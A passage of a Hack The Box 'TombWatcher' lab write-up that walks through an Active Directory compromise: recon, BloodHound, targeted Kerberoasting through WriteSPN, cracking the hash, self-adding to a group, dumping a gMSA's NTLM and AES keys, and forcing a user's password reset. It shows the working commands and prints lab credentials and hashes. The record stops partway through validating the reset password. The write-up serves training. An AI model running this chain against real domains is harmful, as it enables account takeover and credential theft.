HTB TombWatcher — Full Write-up
A long AD chain: targeted Kerberoasting, a gMSA secret, ACL abuse, reviving a deleted account, and ESC3 to get around a blocked ESC1.
Target: 10.129.49.151 (HTB “TombWatcher”) OS: Windows (Active Directory Domain Controller)
1. Recon — the usual AD fingerprint
Every AD box starts the same way: throw nmap at all 65535 ports before you even think about theories, because Windows loves to hide the fun stuff behind a wall of high RPC ports.
1
nmap -p- --min-rate=2000 -T4 -oN scans/ports_all.txt 10.129.49.151
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-15 12:45 +0300
Nmap scan report for 10.129.49.151
Host is up (0.050s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49695/tcp open  unknown
49696/tcp open  unknown
49698/tcp open  unknown
49716/tcp open  unknown
49732/tcp open  unknown
49766/tcp open  unknown

You don’t even need to think about this port list — 53, 88, 389, 445, 464, 636, 3268, 3269, 9389 is the AD starter pack. DNS, Kerberos, LDAP (plus Global Catalog twins on 3268/3269), SMB, kpasswd, ADWS. If you see this combo, congratulations, you found a Domain Controller, no detective work required. Grabbed the open ports into a variable for the follow-up scan:
1
ports=$(grep -oP '^\d+(?=/tcp\s+open)' scans/ports_all.txt | paste -sd,)

Then a proper version/script scan on just those ports:
1
nmap -sC -sV -p"$ports" -oN scans/ports_detailed.txt 10.129.49.151
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-15 13:51:55Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49696/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49716/tcp open  msrpc         Microsoft Windows RPC
49732/tcp open  msrpc         Microsoft Windows RPC
49766/tcp open  msrpc         Microsoft Windows RPC

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 3h59m49s, deviation: 0s, median: 3h59m49s

Couple of notes before moving on. Domain is tombwatcher.htb, DC hostname is DC01 — both go straight into /etc/hosts, no negotiation. There’s a clock skew of almost exactly 4 hours against my scanner, which is the kind of thing that looks harmless right up until Kerberos throws a tantrum about it later — Kerberos treats a big time difference as a replay attack, so that’s a mental sticky-note for later. SMB signing is enabled and required, so no relaying party on this box. And port 80 is just a stock IIS welcome page, nothing to poke at yet. Domain confirmed, DC found, nothing else screaming for attention — time to check the starter creds and let BloodHound do the thinking.
2. Do the starter creds even work?
HTB hands you a set of credentials for this box, so step one is just confirming they’re not a prank:
1
sudo nxc smb 10.129.49.151 -u 'henry' -p 'H3nry_987TGV!' --shares
1
2
3
4
5
6
7
8
9
10
SMB         10.129.49.151   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.49.151   445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.129.49.151   445    DC01             [*] Enumerated shares
SMB         10.129.49.151   445    DC01             Share           Permissions     Remark
SMB         10.129.49.151   445    DC01             -----           -----------     ------
SMB         10.129.49.151   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.49.151   445    DC01             C$                              Default share
SMB         10.129.49.151   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.49.151   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.49.151   445    DC01             SYSVOL          READ            Logon server share

Green plus sign, they work. Shares are the boring stock lineup — nothing hiding in a share this time. While we’re logged in, might as well grab the user list, because knowing who lives in the domain before opening BloodHound saves you from squinting at random SIDs later:
1
sudo nxc smb 10.129.49.151 -u 'henry' -p 'H3nry_987TGV!' --users
1
2
3
4
5
6
7
8
9
10
11
SMB         10.129.49.151   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.49.151   445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.129.49.151   445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.49.151   445    DC01             Administrator                 2025-04-25 14:56:03 0       Built-in account for administering the computer/domain
SMB         10.129.49.151   445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.49.151   445    DC01             krbtgt                        2024-11-16 00:02:28 0       Key Distribution Center Service Account
SMB         10.129.49.151   445    DC01             Henry                         2025-05-12 15:17:03 0
SMB         10.129.49.151   445    DC01             Alfred                        2025-05-12 15:17:03 0
SMB         10.129.49.151   445    DC01             sam                           2025-05-12 15:17:03 0
SMB         10.129.49.151   445    DC01             john                          2025-05-19 13:25:10 0
SMB         10.129.49.151   445    DC01             [*] Enumerated 7 local users: TOMBWATCHER

Four real accounts besides the built-ins — Henry, Alfred, sam, john — and three of them share the exact same “Last PW Set” timestamp down to the second. That’s not a coincidence, that’s a script that created all three in one batch job. Which is a pretty loud hint: this box is going to be an ACL-chain puzzle between these accounts, not a “guess the password” exercise.
Quick sanity check before diving into BloodHound — does henry get a free shell over WinRM?
1
sudo nxc winrm 10.129.49.151 -u 'henry' -p 'H3nry_987TGV!'
1
2
WINRM       10.129.49.151   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
WINRM       10.129.49.151   5985   DC01             [-] tombwatcher.htb\henry:H3nry_987TGV!
Nope, red minus — valid creds, no seat at the WinRM table for henry. Fine, no shortcuts today. Time to let BloodHound tell the story.
3. Collecting with BloodHound (and fighting the clock)
1
bloodhound-python -u 'henry' -d 'tombwatcher.htb' -p 'H3nry_987TGV!' -c all --zip -ns 10.129.49.151 --dns-tcp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Testing resolved hostname connectivity dead:beef::4115:b795:fc8f:f787
INFO: Trying LDAP connection to dead:beef::4115:b795:fc8f:f787
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Testing resolved hostname connectivity dead:beef::4115:b795:fc8f:f787
INFO: Trying LDAP connection to dead:beef::4115:b795:fc8f:f787
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 00M 17S
INFO: Compressing output into 20260815143109_bloodhound.zip

There’s that clock-skew warning I mentally flagged during recon, and here it actually bites: the TGT request gets rejected with KRB_AP_ERR_SKEW, so the collector quietly shrugs and falls back to NTLM. LDAP-based collection doesn’t care, so it still finished — 9 users, 53 groups, 2 GPOs, 2 OUs, one lonely computer object, zero trusts. Small domain, tidy little zip file. But Kerberos is about to matter a lot more than LDAP for what’s coming, so let’s not leave that skew lying around:
1
sudo ntpdate 10.129.49.151
1
2
2026-08-15 18:32:53.690625 (+0300) +14390.254292 +/- 0.023168 10.129.49.151 s1 no-leap
CLOCK: time stepped by 14390.254292
~14390 seconds, right around 4 hours — matches nmap’s estimate exactly. Clock’s synced now, Kerberos should stop throwing replay-attack tantrums from here on.
4. First BloodHound lead — Henry can write Alfred’s SPN
Loaded the zip into BloodHound and checked what henry can actually reach:

henry has WriteSPN on Alfred. That’s a write primitive on the servicePrincipalName attribute, which sounds boring until you remember what an SPN is for: it lets you slap a fake “service” label on Alfred’s account. Once an account looks like it’s running a service, anyone in the domain can ask for a Kerberos ticket for that service — and that ticket comes back encrypted with a hash derived from Alfred’s own password. Congratulations, you’ve just turned a completely unrelated user into a kerberoastable target.
5. Targeted Kerberoasting — borrowing Alfred’s SPN
targetedKerberoast.py does the whole SPN-set-request-cleanup dance in one command:
1
python3 targetedKerberoast.py -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!' --dc-ip 10.129.49.151
1
2
3
4
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$a5f930476525e9e0136155200c57a3ff$e8215770d79554772eda21e5229f2df559746c596587bb5399ccf541e6069f9f899bd5594efd6382bf37e496d377df1770d2a0b136e7e3a8c84173b144f6cfb20ce536a20c43785701e2b6294adaf67177b99467ce1b7cf9acdc51f70a77e97251ec72a568e1ee6521943b39d0ae869219d205f779bcc9f84cc35fbabf5b9a476f5ded1c685d7117f9153a0cf3f29efb1db1d4fa2122263a24b2c4c2a0941865d395ea6eb1fe8fdf9afc74b15246db37df2f413d4e20805aae59403933fcaf1d60cbd50fe6ffc6d85fa65239badc0ed5307853a9a48b1adcd8d7770e40c6b32b1cb049743d292e29a6158cc74533cfdecedaa324a1fcf471fb77db94d9c3810647410a35a754da766f7bfc9cf1694fc36e7ab63ff36ba3381970b581e20edf7850f77585705150832a200e66691ad63d22380e2882cfa60405a14ed238decbb961a1eda674d2a730952d81f3a2573c8ead74ff73533413ae7aebaf5ecdb4a5270dcf287074fc80f284ca166a3e2778f05b01aff25d2bf0a308cf9594295b16e3d59ce9426edf3cc5deafb942df842436e357a186c38bd3ca4db95e6a26f49d30dc58c2b9f946b437acce29cf3caa5ac53a2decf91d0febcecc46b9097d06ee485c3971c766c5ae53dad0d7ab8b333e27c65dba6a5feb6c911720cb731874c58f0b50fa2cdcce3c515b68acc65bd24ecbee4b7b04889c672c1cfb333422eb50a76851ebb7e6db7cba5b864d023c810d7b74d4db5448cbfe3892ca9cf985fdf9028aa58abe70611870403f59cacfe270120c7c6ac8803196453787971a91233ec5deb558382c34c187f57ba9ea9d28763c9670df7aab38e6fbf704f2ef92cfecd839a3a1a52c16a9a81cb2e194d653caad6bf276665882a5bedf25f28855777f188ad3aba046c387c0b70572a907d30b706d09393deb648acbed0c481ea6afb0e151c71fa1f58c3f2bcd52d1c6bb75e2d5e7ccbcd55560d904e4e9371021ef2fc7d0cfbef4d8cbb2fdf4ade7d24f77e28c7f956a99e5047b9b5ac836830cf2ac1ecabd45808ca5e632db3a7966ab3dc58310368521547c26bef14cb01bf1188196ef38ca1daae0dfc9e4136ec69984cdb481584d1397a9ad80d6941fbcae2bcabc615c5bf4bb24e6501f9c60a38f78bc0e35d0ced5bbac26395bbffcb8a48ed65744b77ba92603d32b6e3e679ffb3a6ec5f9740521be0fecdbac4fa297ce60691899c032455b497133076c966db1d447cb0a28bad677180125ca4a2542e3f6fd2706f292eb3413602011c042f2416124195a8686d5955cf90a0bfc59da2193ea97b67f5dc0351890dcdc01015ee2f72abb878e9bb3b63aa1e39c019ae8693cc58a9f72a9b69cebcc1b7846398e238d91147d07fcfbe6188fedbe539aebb69fed0a8b9c5d1d6a2efa275183be72b92e163914a2afee93db5a6ba209ea7881180f88fb467968da35227f9b1a35c51f74d81c6a500080d5

That $krb5tgs$23$ blob is an RC4-encrypted TGS ticket for Alfred, hashcat mode 13100. henry never had to touch Alfred’s password directly — he just borrowed the SPN mechanism to get a ticket sealed with it. That’s the entire trick of WriteSPN in one sentence.
6. Cracking it (rockyou strikes again)
1
hashcat -m 13100 alfred_hash.txt /usr/share/wordlists/rockyou.txt

Didn’t even need to stretch — rockyou.txt cracks it to basketball. Some things never change. Quick validation before moving on:
1
sudo nxc smb 10.129.49.151 -u 'alfred' -p 'basketball'
1
2
SMB         10.129.49.151   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.49.151   445    DC01             [+] tombwatcher.htb\alfred:basketball

alfred is live. Back to BloodHound to see what door this key opens.
7. Alfred can add himself to a group — thanks, AD

alfred has AddSelf on the INFRASTRUCTURE group. This is the AD equivalent of a club that lets anyone walk in and sign the membership book themselves — no bouncer, no approval, just self-service access:
1
bloodyAD --host 10.129.49.151 -d tombwatcher.htb -u alfred -p basketball add groupMember INFRASTRUCTURE alfred
1
[+] alfred added to INFRASTRUCTURE

alfred is now officially part of INFRASTRUCTURE. Trust, but verify — double-checked it actually stuck straight from LDAP instead of just believing bloodyAD’s success message:
1
ldapsearch -x -H ldap://10.129.49.151 -D "alfred@tombwatcher.htb" -w 'basketball' -b "CN=Infrastructure,CN=Users,DC=tombwatcher,DC=htb" -s base "(objectclass=*)" member
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# extended LDIF
#
# LDAPv3
# base <CN=Infrastructure,CN=Users,DC=tombwatcher,DC=htb> with scope baseObject
# filter: (objectclass=*)
# requesting: member
#

# Infrastructure, Users, tombwatcher.htb
dn: CN=Infrastructure,CN=Users,DC=tombwatcher,DC=htb
member: CN=Alfred,CN=Users,DC=tombwatcher,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
Straight from the horse’s mouth — member: CN=Alfred,.... Good habit, checking things twice.
8. What does INFRASTRUCTURE actually get you? A gMSA’s secret

INFRASTRUCTURE holds ReadGMSAPassword over ANSIBLE_DEV$, a Group Managed Service Account. The whole point of a gMSA is that its password is long, random, rotated automatically, and nobody is supposed to memorize it — but AD will happily hand that password blob to anyone explicitly authorized to read it. Being in INFRASTRUCTURE is exactly that authorization. So all we have to do is ask.
9. Dumping the gMSA’s secret
1
python3 gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb' -l 10.129.49.151

1
2
3
4
5
6
Users or groups who can read password for ansible_dev$:
 > Infrastructure

ansible_dev$::: cb3161cb2c9d84b58ba3014f55040d75
ansible_dev$:aes256-cts-hmac-sha1-96:b044a33a975eb2fcd58b84b7b945b28356c8473343593b98baeebb16e42829c4
ansible_dev$:aes128-cts-hmac-sha1-96:3a5c2db5ab790f12d0101daf6ee07534
Confirms exactly what BloodHound predicted. NTLM hash and both Kerberos AES keys, take your pick — any one of the three gets us in as ansible_dev$ from here.
10. The gMSA can reset SAM’s password — no old password required

ansible_dev$ holds ForceChangePassword over SAM — a hard reset, no knowledge of the current password needed. With the gMSA’s NTLM hash from the previous step, that’s more than enough to authenticate as ansible_dev$ and hand SAM a brand new password:
1
bloodyAD --host 10.129.49.151 -d tombwatcher.htb -u 'ansible_dev$' -p ':cb3161cb2c9d84b58ba3014f55040d75' set password SAM 'parola123'

1
[+] Password changed successfully!
SAM’s password is now parola123, decided entirely by us via the gMSA’s authority. Never had to know what the original one was, and honestly, never will. Validated it immediately:
1
sudo nxc smb 10.129.49.151 -u 'sam' -p 'parola123'
1
2
